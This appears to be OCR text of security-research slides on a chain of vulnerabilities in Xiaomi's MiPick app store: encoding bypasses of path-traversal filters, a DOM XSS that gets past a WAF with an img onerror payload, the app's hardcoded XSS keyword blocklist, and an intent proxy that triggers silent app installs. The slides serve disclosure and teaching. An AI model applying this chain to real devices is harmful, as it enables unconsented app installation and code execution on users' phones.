
- Path traversal is twofold
- Blocking any URI that contains the pattern `../`
- single/double decoding on the URI + matching the outcome of `getCanoicalPathOrAbsolutePath()` with an established shared directory

```
public static String getCanoicalPathOrAbsolutePath(File file) {
    try {
        String canonicalPath = file.getCanonicalPath();
        return canonicalPath;
    } catch (Exception e4) {
        ExceptionUtils.recordException("get_canonical_path_failed", e4);
        String absolutePath = file.getAbsolutePath();
        return absolutePath;
    }
}
```

MiPick 'n' Mix (Sweet bugs!) – file:// URI path : Fail

- All the filters can be bypassed
  - Using double and triple encoding
  - Trigger `IOException in getCanoicalPathOrAbsolutePath` and return the absolute path
- Unfortunately, the final URL passed to `loadUrl` is not decoded

Xiaomi's MiPick bug evolution : 2023 – No CVE (yet)



MiPick 'n' Mix (Sweet bugs!) – HTTPs path

- Let’s try the other path, nobody explored it publicly yet.
- WebView only load HTTPs URLs + check for XSS in the URL
- Trusted Hosts
  - in.credit.mi.com
  - h5-app.api.intl.miui.com
  - iap.miglobalpay.com
  - h5.app.intl.miui.com
- Privileged Hosts
  - gamebird-gtglobal.intl.miui.com
  - global.market.xiaomi.com
  - globalnileapi.market.xiaomi.com
  - fe.market.pt.xiaomi.com
  - staging-global-app.market.pt.xiaomi.com
  - global-previewb-app.market.pt.xiaomi.com
  - global.sgppreview.app.market.pt.xiaomi.com
  - preview.globalnileapi.appstore.pt.xiaomi.com
  - iap.miglobalpay.com

MiPick 'n' Mix (Sweet bugs!) – HTTPS path : allowed hosts

- They almost all return static content or 404…
- Directory discovery gave nothing...
- Grepping decompiled apk code for those hosts
  `https://h5-app.api.intl.miui.com/midrop/helper/index.html`
  accepts issue, language and id params

MiPick 'n' Mix (Sweet bugs!) – Bug 1: DOM XSS

- DOM XSS on Trusted Host!
- Protected by a WAF MiWAF
  - Detects alert/script payload
  - But not <img src="nope" onerror=""> ¯_(ツ)_/¯
- One more thing...
- What about the XSS checks in the app?

```
    , renderList = function(e, t, n) {
      var a = document.createDocumentFragment()
        , i = e[0].length;
      issue = getQueryString("issue") ?
              getQueryString("issue") : "latest";
      var l = document.createElement("div");
      l.innerHTML =
"<a href=\"./detail.html?issue=" + issue + '"></a>',
      a.appendChild(l)
      t.innerHTML = "",
      t.appendChild(a)
```

MiPick 'n' Mix (Sweet bugs!) – Bug 2: XSS Filter bypass

- Remove all whitespaces
- Check for XSS parameters on URL/decoded URL/double decoded URL
- Check for a hardcoded list of XSS payload

```
<iframe/onload
<imgonerror
<img/onerror
<svgonload
script>
<svg/onload
<framesetonload
<inputonfocus
```

```
/script
<iframeonload
:javascript
string.fromcharcode
<svg
<body/onload
<bodyonload
<input/onfocus
```


```
javascript:
autofocusonfocus
<script
<imgsrc
<img/src
<frameset/onload
autofocus/onfocus
eval(
```

```
public static final boolean isSecurityUrl(@j3.d String url) {
    if (isXssParamMatch(handleUrlForXssCheck(url))) {
        return false;
    } else {
        String decodedUrl = Uri.decode(url);
        if (isXssParamMatch(handleUrlForXssCheck(decodedUrl))) {
            return false;
        }
        String doubleDecodedUrl = Uri.decode(decodedUrl);
        if (isXssParamMatch(handleUrlForXssCheck(doubleDecodedUrl))) {
            return false;
        }
        return true;
    }
}
```

```
public static final String handleUrlForXssCheck(@j3.d String url) {
    f0.p(url, "url");
    return new Regex("\\s").o(url, "");
}
```

```
private static final boolean isXssParamMatch(String str) {
    for (String str2 : getDefaultXssParams()) {
        S2 = StringsKt__StringsKt.S2(str, str2, true);
        if (S2) {
            return true;
        }
    }
    return false;
}
```

MiPick 'n' Mix (Sweet bugs!) – Bug 2: XSS Filter bypass



MiPick 'n' Mix (Sweet bugs!) – Triggering `install()`

- Calling `market.install()` through our JS code exec and revive MiPicks coolest features


MiPick 'n' Mix (Sweet bugs!) – Triggering `install()`

- Calling `market.install()` through our JS code exec and revive MiPicks coolest features

MiPick 'n' Mix (Sweet bugs!) – Triggering `install()` : Fail

- App installation is denied with “install： needs confirm" log...
- New mitigation in `WebEvent.installOnWorkerThread()`’s `isNotRealClick`:
  - Check real click every 10 seconds through view.onTouch, can’t emulate it from JS
  - Server-side checks, return “`downloadGrantCode`”, rejects if != 3

MiPick 'n' Mix (Sweet bugs!) – Inspecting Market bridge




MiPick 'n' Mix (Sweet bugs!) – Inspecting `Market` bridge


- 150+ methods accessible
- Only couple interesting:
  - `install` – trigger application installation
  - `openApp` – start an installed application
  - `loadPage` – load new page into WebView

MiPick 'n' Mix (Sweet bugs!) – loadPage intent proxy

- New intent proxy in loadPage webbridge!
- Opens MiPick's non-exported activities
- We can't control `startDownload` intent parameter, this is forced to false with `amendIntentToDisableAutoInstall` function
- `startDownload` allows app download without user consent on non-exported `AppDetailActivityInner` activity



MiPick 'n' Mix (Sweet bugs!) – Inspecting Market bridge




MiPick 'n' Mix (Sweet bugs!) – shouldOverrideUrlLoading unrestricted intent proxy

- `shouldOverrideUrlLoading` is called during URL loading, so what about it?
- FallbackWebViewClient...?
- Gets URL from controlled query param
- Ensures it's not a Google Play URL
- Parses it into an Intent and start the intent
- New intent proxy, no restriction!
- App install with intent non-exported `AppDetailActivityInner`

```
AwContentsClientBridge.shouldOverrideUrlLoading()
| WebViewClient.shouldOverrideUrlLoading()
|   | CommonWebView$3.shouldOverrideUrlLoading()
|   |   | CommonWebViewClient.shouldOverrideUrlLoading()
|   |   |   | CommonWebViewClient.shouldOverrideUrlLoading()
|   |   |   |   | CommonWebViewClient.shouldOverrideUrlLoading()
|   |   |   |   |   | FallbackWebViewClient.shouldOverrideUrlLoading()
|   |   |   |   |   |   |  FallbackWebViewClient.tryUpdateFallbackRunnable()
|   |   |   |   |   |   |   |  CommonWebViewClient.shouldOverrideUrlLoading()


public boolean shouldOverrideUrlLoading(WebView view, String url) {
    tryUpdateFallbackRunnable(view, Uri.parse(url));

private void tryUpdateFallbackRunnable(WebView view, Uri uri) {
    String queryParameterSafe = UriUtils.getQueryParameterSafe(uri, WebConstants.FALLBACK_EXTERNAL_URL);
    FallbackExternalUrlRunnable fallbackExternalUrlRunnable = this.fallbackExternalUrlRunnable;
    ...
    this.fallbackExternalUrlRunnable = new FallbackExternalUrlRunnable(view.getContext(),
                                                                       queryParameterSafe,
                                                                       longFromUri);

public void run() {
    if (MarketUtils.tryHandleGooglePlayUrl(this.mReference.get(), this.url)) {
        return;
    }
    Intent parseUrlIntoIntent = MarketUtils.parseUrlIntoIntent(this.url);
    this.mReference.get().startActivity(parseUrlIntoIntent);
    return;
}

public void onPageStarted(WebView view, String url, Bitmap favIcon) {
    super.onPageStarted(view, url, favIcon);
    this.fallbackExternalUrlRunnable.start();
}
```

